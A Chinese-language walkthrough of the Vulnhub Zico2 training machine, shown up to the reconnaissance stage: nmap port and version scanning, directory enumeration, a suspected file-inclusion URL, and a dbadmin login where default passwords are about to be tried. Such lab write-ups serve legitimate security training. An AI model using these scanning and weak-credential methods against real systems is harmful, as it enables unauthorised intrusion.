
Vulnhub-Zico2靶机-漏扫弱口令数据库+文件包含反弹shell+zip,tar提权
一、靶机搭建

选择扫描虚拟机

选择路径即可
二、信息收集
官方信息
先看一下官网的信息
级别:中级

目标:获取root并读取标志文件

说明: Zico正试图建立自己的网站,但在选择使用什么CMS时遇到了一些困难。在尝试了几个流行的之后,他决定自己建造。那是个好主意吗?

提示:枚举,枚举,再枚举!

扫ip
靶机ip:192.168.108.147
扫开放端口

得到以下信息
22/tcp    open  ssh

80/tcp    open  http

111/tcp   open  rpcbind

57413/tcp open  unknown
扫版本服务

可用信息:
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)

80/tcp  open  http    Apache httpd 2.2.22 ((Ubuntu))

111/tcp open  rpcbind 2-4 (RPC #100000)
指纹探测
nmap 192.168.108.147 -p 22,80,111,57413 -sV -sC -O --version-all
扫描结果

可用信息
运行系统: Linux 2.6.X|3.X

操作系统CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3

OS版本号: Linux 2.6.32 - 3.5

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

目录扫描
先看看dirb扫描
dirsearch扫描

整理一下可用信息
http://192.168.108.147/dbadmin      #数据库文件

http://192.168.108.147/gulpfile.js

http://192.168.108.147/js

http://192.168.108.147/LICENSE

http://192.168.108.147/package

http://192.168.108.147/README.md

http://192.168.108.147/tools

http://192.168.108.147/vendor

http://192.168.108.147/view.php
三、web渗透
信息收集
看看80端口,存在一个框架,指纹信息也没什么可用的

一个个点点尝试,在页面下方,点击此处

看url格式可能存在文件包含漏洞,尝试一下

访问之前扫出来的dbadmin目录,是一个文件
弱口令数据库

打开是一个登录框,搜索一下默认密码
